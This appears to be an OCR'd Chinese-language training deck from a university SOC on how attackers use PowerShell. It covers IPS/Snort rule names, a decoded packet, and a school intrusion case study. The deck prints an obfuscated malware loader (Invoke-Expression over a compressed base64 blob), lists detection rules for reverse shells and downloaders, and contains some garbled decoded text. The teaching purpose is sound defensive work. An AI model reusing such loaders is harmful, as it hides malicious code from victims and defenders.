

PowerShell介紹

北區ASOC 二線工程師 林宜進

E-mail : tjline01@asoc.cc.ntu.edu.tw

大綱

- 前言
- 偵測說明
- 案例分析
- DEMO
- 補充內容
- 參考資料

前言


簡介

- 微軟為了**任務自動化**和**組態管理框架**，基於.Net Framework而開發
- 發佈於2006/11/14 (Windows 7之後的作業系統都有內建)
- 支援跨平台使用(參考[GitHub](#)說明)

The image displays the Windows search interface for PowerShell. On the left, a search results pane shows 'Windows PowerShell' as the top result, with sub-items for 'Windows PowerShell (x86)', 'Windows PowerShell ISE', and 'Windows PowerShell ISE (x86)'. To the right, the main search results area shows the 'Windows PowerShell' application icon and options to '開啟' (Open) or '以系統管理員身分執行' (Run as administrator). Further right is a file icon for 'powershell_test.ps1'. Below these are two terminal windows: the left one is labeled 'Windows 7' and shows the command prompt with the text 'Windows PowerShell Copyright (C) 2009 Microsoft Corporation. All rights reserved. PS C:\Users\ASOC>'; the right one is labeled 'Windows 10' and shows the command prompt with the text 'Windows PowerShell Copyright (C) Microsoft Corporation. 著作權所有，並保留一切權利。請嘗試新的跨平台 PowerShell https://aka.ms/pscore6 PS C:\Users\NASOC>'.

為何用 PowerShell 攻擊？

1. 高命中率
2. 可離地攻擊(Living-off-the-land，縮寫：LotL)
3. 無檔案(fileless)
4. 可完整存取 Windows API



圖片來源：<https://gs.statcounter.com/os-market-share/desktop/worldwide/#monthly-201911-201911-bar>

攻擊方式

1. 當成功入侵電腦後，可操作PowerShell下載其他惡意程式
2. 可結合探索漏洞工具，夾帶PowerShell的指令讓受害電腦去執行
3. 有時候會在惡意程式、檔案中，帶有PowerShell的指令。在開啟檔案或執行惡意程式時也會同時去執行PowerShell的指令

建議防護措施

- 更新系統、軟體至最新版本
- 開啟PowerShell的安全防護機制，如APPLocker、Device Guard、Credential Guard等
- 檢查相關日誌(log)紀錄


偵測說明

IPS的偵測規則

- 目前IPS上與PowerShell有關的規則共有34個
- 查詢近一個月的ArcSight紀錄，全部都是外對內攻擊
 - 事件名稱：MALWARE-OTHER Download of malicious PowerShell script (snort id：51118)
- 上次開立與PowerShell有關事件單的時間紀錄是2019/03/27
 - 事件名稱：MALWARE-CNC PowerShell Empire variant outbound connection (snort id：44564)

攻擊封包內容

- 外對內攻擊 (snort id : 51118)
- 觸發規則條件是封包內容包含三個紅框內容字串
- 參考影片說明：
 1. [SANS DFIR Summit 2018](#)
 2. [Week of PowerShell Shells](#)



其他相關規則

Group Rules By

Category

powershell ✕

▼ **Category (1 matched rule)**

▼ **file-office (1 matched rule)**

(1:43179) FILE-OFFICE Powerpoint mouseover powershell malware download attempt

(1:43180) FILE-OFFICE Powerpoint mouseover powershell malware download attempt

▼ **file-other (1 matched rule)**

(1:48062) FILE-OTHER Microsoft Powershell XML instantiation constrained language mode bypass attempt

(1:48063) FILE-OTHER Microsoft Powershell XML instantiation constrained language mode bypass attempt

(1:52063) FILE-OTHER PowerShell Empire python launcher download attempt

(1:52064) FILE-OTHER PowerShell Empire python launcher download attempt

▼ **indicator-compromise (1 matched rule)**

(1:37243) INDICATOR-COMPROMISE download of a Office document with embedded PowerShell

(1:37244) INDICATOR-COMPROMISE download of a Office document with embedded PowerShell

(1:45136) INDICATOR-COMPROMISE Metasploit PowerShell CLI Download and Run attempt

(1:45137) INDICATOR-COMPROMISE Metasploit run hidden powershell attempt

(1:47400) INDICATOR-COMPROMISE Microsoft powershell.exe outbound shell attempt

(1:52116) INDICATOR-COMPROMISE Win.Downloader.PowMet powershell script download attempt

(1:52118) INDICATOR-COMPROMISE Win.Downloader.PowMet powershell script download attempt

▼ **indicator-shellcode (1 matched rule)**

(1:30392) INDICATOR-SHELLCODE Metasploit payload cmd_windows_reverse_powershell

▼ **malware-cnc (1 matched rule)**

(1:38259) MALWARE-CNC PowerShell Empire variant outbound connection

(1:38260) MALWARE-CNC PowerShell Empire variant outbound connection

(1:38261) MALWARE-CNC PowerShell Empire variant outbound connection

(1:44559) MALWARE-CNC Word.Trojan.Emotet obfuscated powershell

(1:44560) MALWARE-CNC Word.Trojan.Emotet obfuscated powershell

(1:44561) MALWARE-CNC PowerShell Empire variant outbound connection

(1:44562) MALWARE-CNC PowerShell Empire variant outbound connection

(1:44563) MALWARE-CNC PowerShell Empire variant outbound connection

(1:44564) MALWARE-CNC PowerShell Empire variant outbound connection

(1:45352) MALWARE-CNC PowerShell Empire HTTP listener response

(1:46202) MALWARE-CNC Win.Downloader.Wannaminer malicious Powershell download attempt

(1:46203) MALWARE-CNC Win.Downloader.Wannamine malicious Powershell download attempt

(1:47076) MALWARE-CNC Powershell PRB backdoor initial outbound communication attempt

(1:52255) MALWARE-CNC Win.Trojan.PowerShell variant outbound connection

▼ **malware-other (1 matched rule)**

(1:47866) MALWARE-OTHER Html.Dropper.Xbash variant obfuscated powershell invocation

(1:47867) MALWARE-OTHER Html.Dropper.Xbash variant obfuscated powershell invocation

(1:49569) MALWARE-OTHER PowerShell invocation with ExecutionPolicy Bypass attempt

(1:51118) MALWARE-OTHER Download of malicious PowerShell script

(1:52438) MALWARE-OTHER Win.Trojan.PowerShellAgent variant download attempt

(1:52439) MALWARE-OTHER Win.Trojan.PowerShellAgent variant download attempt

傳送檔案時包含特定關鍵字(記憶體位置)

封包包含“xml”等關鍵字

封包夾帶python指令(經過Base64編碼傳送)

接收office文件中，有包含“powershell.exe”字串

封包內容包含powershell的指令

封包內容包含“Windows PowerShell”字串

封包內容包含powershell的指令

封包內容包含特定關鍵字(記憶體位置)

封包內容包含特定關鍵字(http標頭相關)

接收office文件中，有包含“powershell”字串

封包內容包含特定關鍵字(http標頭相關)

傳送檔案內容包含特定關鍵字(記憶體位置)

封包內容包含特定關鍵字(http標頭相關)

傳送檔案內容包含特定關鍵字(記憶體位置)

傳送檔案時包含“bypass”字串

傳送檔案時包含PowerShell指令

封包內容包含特定關鍵字(http標頭相關)

Decode from Base64 format


Simply use the form below

alW1wbSj0IHNF5cztpbXBvcnQgcmlUshN1YnByb2Nlc3M7Y21hD0gnBzC1IZB8IGdyZYAgTG0dGxllFNuaXRjaC


解碼

import sys;import re; subprocess.cmd = "ps -ef | grep Little Snitch

ArcSight紀錄



案例分析



圖片來源：<https://portal.cert.tanet.edu.tw/docs/pdf/2019042501043232566847961761843.pdf>

內容引用自TACERT今年4月份公開的分析報告，報告中有提到使用PowerShell去下載惡意程式

事件經過

- TACERT在2019年4月發布的分析報告中，說明某學校在3月下旬有觸發大量的資安事件，而該校請TACERT去調查此事件
- 調查後，發現是該校電腦教室的多數電腦遭到駭客入侵
- 報告中，教師用的電腦是**最早**遭到駭客入侵
- 其他電腦則是在廠商更新系統期間被感染
- 感染的過程中，惡意程式有呼叫**PowerShell**去執行回傳資訊、下載等動作
- 最終TACERT有提出缺失與建議措施給該校參考




圖片來源：<https://fortiguard.com/encyclopedia/ips/32978/malicious-file-downloading>

受害電腦檢測

主機	主機系統	主機用途	帳戶是否設定密碼	是否安裝還原卡	防火牆與 port 開啟狀態	系統更新日期	病毒碼更新日期
94 主機 (Teacher 2-PC)	Windows 7 SP1	教師用	否	是	防火牆未開啟、開啟許多 port	2015/9/3	2010/11/19
其他感染主機	Windows 7 SP1	學員用	否	是	防火牆未開啟、開啟許多 port	2015/9/3	2010/11/19


圖片來源：<https://portal.cert.tanet.edu.tw/docs/pdf/2019042501043232566847961761843.pdf>

時間軸



圖片來源：<https://portal.cert.tanet.edu.tw/docs/pdf/2019042501043232566847961761843.pdf>

PowerShell指令



```
m2.ps1 - 記事本
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,,$([Convert]::FromBase64String('7b0HYBxJ1iUuL23Ke39K9UrX4HShC1BgEyTYkEAQ7MG1zeaS7B1pRyNpqyqBynVWZYlnFkDM7Z28995777333nvvvfe60510J
/ff/z9cZmQBbPb0StrJniGAqsgfP358Hz8ixulW+rvlLy4fnVSLZpWffG9/tBf/u//97e9UZy8+/vj01tbWx+fr5bQtqnX6e71++p3Xv3Hyi3/j5HsnilnZt0+K5axYXnw
9zc+zddm+zOpskbd5/TPvX9BvnlVvfvDy6XqxmtT5DL/f+f5vnHCjrd84Sen5nnlj62XVFNzJZ+k0nvHXr9uavH/v+/r3D94++Xl+gjBdrekNddd6jZM+oA4SBLCLxijle
ttlV0V7XTu92Veeo9+Pg8l40nVNu/VkX3rPXo6VTdttSByLLlXnExETskxDu/cXIhVrHUbbSZt19Uszdz/sm8bgBjDl/+xgm/8fz1t59+9fkzgvuLFWrIAKYzf3I3TPA
o/YL6z9qqvqY/uYe2XucGSh9ti/rLl6+ffvY3evr66ZPrlnB6/TRv7u1Zog13ufvNdKn9ne9v6nUv0ut5Vja36fYZSd2rvF3XyzfXq9zr9Lad37tF5+n3zpbvtb3ek0tqe
jZ7j4Hu36qvAfpSZ4EwD3dz/w060T0+++rZt1/Lp3fkh3C4/P7MaLnnn50WeyUfKrdIE+/8+17e9+mrl/kV9tfTn46n7bp6+unzRdj+cuH6N6qF1kB/L93vFrJH99/90h
kXdf5spW/u29cL7NFMt1unnwKa+jHb7Kz8ucUR6bdidj1oPvvPjqBx0A/Jk02nZivnyyLspZXhuCCkJj0unFMu/A2YphNyKS91A6XRStxUt70J5086ahob9aL7vlk0SZl
3kHlc771U7yRjBc+Yg/Gfnc0enrPfo2JPxTYq0z5XnF iTEDWC/bYpGPSSryu1q9zuVlgnAef5HVzTwrj5vj1phrQvbn++PP89YD1Gzd+d709830dZp8/ulnrxs3rGCs0qj
T5XohY/kin87pA0i9joR/vFxpynKqn3zvK8Jw99Pvd0enHSnM5vVNIisF71usLS4NRPm+2dr0J3dW3/690i/X7faLdVneHuDZvYNP+De7ezuTz8AZpst/i/UiAnZv5wNQf
ffpfh/kwaef7t8A0psKM3enl5M6zlr+Zqs7CaokBPLxblb9BTEzb7+2GgvqjYnxbfK6/Y63War7ne2/ZNZuc57SHw4a10U048/+fib5q2zL44/P/39X7z5/b98+ebsyxf
Hz3//bz99dW/v96ePz0761N/dmXz9uYz29en+UF97N/bFRP1htbHpKpxg/frDp/feiJ67Nbz+140f/3V9e/z+s3p1/8/1+9+LlefPndF9+kMun080L4zd1PnnY72P3n0
vju2YunX3739e//+Vdn3V72vvlvTvg93Pvnenn55euz3zvWx4Nvrg87ktNYyR5+cx2dPjv7/Y9fvnx+dn1M+e6xwDfI20jqyZdfvvn9X5+++skzGtnTV8R0r3pdf0Nshy5
fffXizdkXg719g+zHvX35Ra8Ly3sf3sXv/eTL37sh/ya7Gi1qn32IG3bnq97gmw9Vv0/L8nROYcuUyFU0bTFvtnk9/Or09e+/07dx0zs7H8CiALobBfoBnAige1GzN/HGD
UDvRYEefH2gwtBPnz//U++ffzq+OTN6auz12/OT17//k9/nxHX5yd/P5Pj1/3LBF63f9gVRTr9dnXr0gTnb14c/r5q7M3v0+s44NvrGPYBf2+X5AV+fKL18dvlr3ufog
DbofBhe2LL3//s9dfPo+q+g/1+jdl+vr025Hu9n+2untC1jPS38GH9AdpiIQ1NE8fAHRvEN99+sWAwYKP/bPSJf32xRkcfJjn01e///P3j19FBPHg5t7jvnln3/AM90tbo
HiTaBbh9+KE57ePf++MMGc6HK/b6n12Ka3bUXq8blqTmnaUao/xNqM0tN3K/pZtKbl6zvrKaedPsnPqzp/VuT17GxZtAzx/e0f08ufyOM3x7//07NXpydvwnx1fCh/5F
